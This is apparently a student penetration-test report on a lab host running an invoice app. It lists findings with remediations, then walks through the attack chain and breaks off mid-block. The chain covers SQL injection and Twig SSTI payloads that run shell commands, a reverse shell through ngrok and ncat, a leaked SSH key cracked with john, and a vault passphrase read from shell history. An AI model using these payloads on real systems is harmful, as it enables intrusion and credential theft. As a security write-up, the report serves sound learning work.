SUP'COM

PENTEST REPORT

Mohamed Amin AYED & Mohamed Fourat BOUJDARIA

SUMMARY

This report identifies the security **vulnerabilities** affecting the target host:**52.204.98.107**'s authentication, confidentiality and integrity; such as SQL injections and SSTI as well as their impact, exploitation steps and ramediations.

VULNERABILITIES

VULNERABILITIES

Vulnerability	Observation	RISK	SEVERITY CVSS	RECOMMENDATIONS
SQL Injection	User input entered in the “q” parameter under: /search.php?q= is not filtered and SQL injections are interpreted directly by the server as SQL queries and responses are returned on the webpage	**Probability/Complexity**: Any *unauthenticated* user from the internet could perform SQL injections on the vulnerable “q” parameter under /search **Impact**: This vulnerability could lead to exfiltration from any table on the database, including the users table thus aquiring unauthorized access to admin dashboard	**CRITICAL**	use parametrized input, black/whitelisting, sanitize user input...
Weak hash	the passwords are hashed using a cryptographically broken hashing algorithm: MD5	**Probability/Complexity:** A user with authorized or unauthorized access to the password hashtable could easily crack it using wordlists or innate weaknesses in the MD5 algorithm. **Impact:** The vulnerability could lead to password compromise and thus unauthorized access to ressources	**HIGH**	Use stronger hashing algorithms like Argon2id, which is slow to crack
predictable/weak password	The passwords set by the users are very easy to predict	Any unauthenticated user on the internet can guess the password or bruteforce it using common cracking wordlists	**CRITICAL**	set a stronger password policy that introduces randomness and complexity
Weak authentication method	The correct user password is sufficient to login to the staff dashboard.	Any authorized or unauthorized user holding the correct password could have access to the admin dashboard.	**HIGH**	MFA
Uncontrolled outbund requests	Outbound requests could be forced by a remote user to be sent by the remote server	Any user with authorized or unauthorized access could send requests to internal or external addresses. This could allow for dataexfiltration, reverseshells and lateral movement thus allowing for more compromise	**HICH**	Firewall rules and IP blacklisting or whitelisting

VULNERABILITIES

Vulnerability	Observation	RISK	SEVERITY CVSS	RECOMMENDATIONS
SSTI → RCE	The Invoice note template field (/dashboard.php) is passed unsanitized into the Twig engine, allowing injection of expressions that execute OS commands.	Any user reaching this feature can execute arbitrary code with the app's privileges, risking full server compromise, data theft, and lateral movement.	**CRITICAL**	Treat input as data, not code; sandbox Twig with a strict whitelist; disable dangerous PHP exec functions.
Exposed SSH Private Key with	A private key (maya_deploy_ed25519) was left readable by www-data in /var/www/private/backups/.	Authorized user or a user who compromises www-data can read the key and crack its passphrase offline in seconds, gaining SSH access as maya.	**HIGH**	Store private keys only in their owner's protected directory restrict file permissions
Weak Passphrase	The exposed private key is protected by a weak passphrase.	A weak passphrase allows an attacker who obtains the encrypted key to recover it quickly via a dictionary attack, gaining full SSH access as the key's owner.	**HIGH**	Enforce strong, high-entropy passphrases on private keys
Credential Disclosure via Shell History	User maya's .bash_history contained the plaintext master passphrase for her KeePassXC vault (Passwords.kdbx).	Anyone with read access to maya's home directory can recover the passphrase instantly and unlock all stored credentials, including other users' SSH keys.	**HIGH**	Never type secrets on the command line; clear or exclude sensitive commands from shell history.


VULNERABILITIES

Vulnerability	Observation	RISK	SEVERITY CVSS	RECOMMENDATIONS
Command Injection	User dave has passwordless sudo on /usr/local/bin/ledger-maint, which inserts an attacker-writable config value unquoted into sh -c.	Any user able to write the config and invoke sudo on this script can inject commands and escalate to root.	**CRITICAL**	Never build shell commands from external input; avoid sh -c string interpolation; restrict config file write access.

VULNERABILITY DETAILS

SQL INJECTION


1. Tested special characters to provoke errors



2. Used the error message to deduce the sql db version: **SQLite**

SQL INJECTION

3. Used the 'UNION' attack to list the columns of the users table



Track an invoice


Invoice reference

%' UNION SELECT NULL, NULL, name, cid FROM pragma_table_info('users');; --


Search


Reference	Client	Amount	Status
		email	4
		id	0
		password_md5	2
		role	3
		username	1
INV-2024-00041	Acme Supplies	$820.00	paid
INV-2024-00042	Northwind Trading	$1,240.00	overdue
INV-2024-00043	Globex Ltd	$3,900.00	sent
INV-2024-00044	Initech	$460.00	draft

5. Used the identified column names to retrieve the usernames and password md5 hashes




6. Cracked the hash of a user 'RWILCOX'






7. ACCESS GRANTED



7. ACCESS GRANTED



Question

What if the SQL responses weren't shown on the web page and instead silent? how would the attacker still succed to achieve their goals?

WEAK HASH

	id	0
	password_md5	2
	role	3

Collision Vulnerabilities

High Processing Speed

Short Hash Length

SSTI → RCE

Invoice note template — preview / export

Template / notes (Twig)

```
Dear {{ {'strings /var/www/data/ledgerly.db':'shell_exec'}|map('call_user_func')|join }},

Invoice {{ invoice.ref }} for {{ invoice.amount }} is now {{ invoice.status }}.

Regards,
Ledgerly Billing
```

Preview (render)

```
Dear SQLite format 3
_tableinvoicesinvoices
CREATE TABLE invoices (
    id INTEGER PRIMARY KEY,
    ref TEXT NOT NULL,
    client TEXT NOT NULL,
    amount TEXT NOT NULL,
    status TEXT NOT NULL,
    notes TEXT
7tableusersusers
CREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT NOT NULL,
    password_md5 TEXT NOT NULL,
    role TEXT NOT NULL,
    email TEXT
5admin13db230c6e3021fe2f6458772a97b15eadminadmin@ledgerly.localH
9rwilcoxc378985d629e99a4e86213db0cd5e70dstaffrwilcox@ledgerly.local
INV-2024-00044Initech$460.00draft,
INV-2024-00043Globex Ltd$3,900.00sent6
INV-2024-00042Northwind Trading$1,240.00overdue-
INV-2024-00041Acme Supplies$820.00paid
,

Invoice INV-2024-00042 for $1,240.00 is now overdue.


Regards,
Ledgerly Billing

← back
```

Template/notes field accepts raw user input rendered server-side via Twig

SSTI → RCE

Establishing a Reverse Shell via ngrok




```
ngrok

ngrok MCP ◆  ngrok.com/mcp

Session Status                online
Account                       tr3m0x (Plan: Free)
Version                       3.39.11-msix-stable
Region                        Europe (eu)
Latency                       67ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://6.tcp.eu.ngrok.io:25091 -> localhost:443

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       1       0.00    0.00    0.00    0.00
```

```
PS C:\Users\Fourat Boujdaria> ncat -lnvp 3000
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:3000
Ncat: Listening on 0.0.0.0:3000
PS C:\Users\Fourat Boujdaria> ncat -lnvp 443
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from [::1]:55518.
bash: cannot set terminal process group (28569): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-172-31-23-171:/var/www/html$
```

Confirms full interactive remote code execution on the server.

SSH KEY ENUMERATION

```
www-data@ip-172-31-23-171:/var/www/html$ ls /var/www/data
ls /var/www/data
ledgerly.db
www-data@ip-172-31-23-171:/var/www/html$
www-data@ip-172-31-23-171:/var/www/html$ ls /var/www/private
ls /var/www/private
backups
www-data@ip-172-31-23-171:/var/www/html$
www-data@ip-172-31-23-171:/var/www/html$ cat /var/www/private/backups
cat /var/www/private/backups
cat: /var/www/private/backups: Is a directory
www-data@ip-172-31-23-171:/var/www/html$
www-data@ip-172-31-23-171:/var/www/html$ cd /var/www/private/backups
cd /var/www/private/backups
www-data@ip-172-31-23-171:/var/www/private/backups$
www-data@ip-172-31-23-171:/var/www/private/backups$ ls
ls
maya_deploy_ed25519
```

Private key for user maya found readable by www-data

EXPOSED SSH PRIVATE KEY WITH WEAK PASSPHRASE

```
www-data@ip-172-31-23-171:/var/www/private/backups$ cat may
cat maya_deploy_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAlO3Zd4v
zQdhUovFyADSHpAAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIAaE+daH
J+c2F/4aqLJNExdgyRGG6vYhuivQAAAAoH8+ONb/8Zi+2fzbxlNuEknKlWZwKE
JdxqTgyw7+X7LWD0g7Le+DK4kxdv3h8rxSv4KfF/ViNdOwMtn6aUD1AzyAPpeM
YU0CRGnvBUquxUsA5h4wI0B71OdvKFdkEOjsBg8s2tVhtcpfkkb8oAi9Rh/A0t
CCeyPrPLYLe6lMNOoqTqyj7Lk7a/WpUIyR5NM=
-----END OPENSSH PRIVATE KEY-----
```

Private key for user maya found readable by www-data

```
(bojboj㉿RET3I)-[~]
$ john --wordlist=/home/bojboj/rockyou.txt ssh_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (id_ed25519)
1g 0:00:00:03 DONE (2026-11-05 16:29) 0.2824g/s 72.31p/s 72.31c/s 72.31C/s carolina..freedom
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(bojboj㉿RET3I)-[~]
$ john --show ssh_hash.txt
id_ed25519:blink182

1 password hash cracked, 0 left

(bojboj㉿RET3I)-[~]
$ ssh -i id_ed25519 maya@52.204.98.107
The authenticity of host '52.204.98.107 (52.204.98.107)' can't be established.
ED25519 key fingerprint is SHA256:dv9t77nOiEpO4rvMoowiiet9JN1O5J5Gh7qfgAorbmY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '52.204.98.107' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_ed25519':
Welcome to Ubuntu 26.04.1 LTS (GNU/Linux 7.0.0-1014-aws x86_64)
```

cracking to extract the passphrase → ssh as maya

```
-bash-5.3$ ls
Passwords.kdbx  user.txt
-bash-5.3$ cat user.txt
FLAG{led_f00th0ld_r3us3d_cr3ds_0346dc}
-bash-5.3$ sudo -l
sudo: Sorry, user maya may not run sudo on ip-172-31-23-171.
```

exploring maya

CREDENTIAL DISCLOSURE VIA SHELL HISTORY

```
-bash-5.3$ ls -la ~
total 40
drwxr-x--- 4 maya maya 4096 Nov  5 20:17 .
drwxr-xr-x 5 root root 4096 Nov  5 07:51 ..
-rw------- 1 maya maya  271 Nov  5 07:51 .bash_history
-rw-r--r-- 1 maya maya  220 Feb 13  2026 .bash_logout
-rw-r--r-- 1 maya maya 3771 Feb 13  2026 .bashrc
drwx------ 2 maya maya 4096 Nov  5 20:17 .cache
-rw-r--r-- 1 maya maya  807 Feb 13  2026 .profile
drwx------ 2 maya maya 4096 Nov  5 07:51 .ssh
-rw------- 1 maya maya 1589 Nov  5 07:51 Passwords.kdbx
-rw-r----- 1 maya maya   39 Nov  5 07:51 user.txt
```

```
-bash-5.3$ cat ~/.bash_history
ls -la
cat ~/user.txt
df -h
sudo -n true 2>/dev/null || echo "no sudo for maya"
echo "Gr4n1te-R1verbed-72" | keepassxc-cli open /home/maya/Passwords.kdbx
keepassxc-cli ls /home/maya/Passwords.kdbx
keepassxc-cli show -s /home/maya/Passwords.kdbx dave-ssh
clear
history -c
```

Master passphrase found in plaintext in maya's command history, bypassing the need to crack Argon2 entirely.

CREDENTIAL DISCLOSURE VIA SHELL HISTORY

```
┌──(bojboj㉿RET3I)-[~]
└─$ keepassxc-cli open Passwords.kdbx
Enter password to unlock Passwords.kdbx:
Passwords> ls
dave-ssh
ledgerly-admin
```

unlocked using the plaintext passphrase found in shell history

```
┌──(bojboj㉿RET3I)-[~]
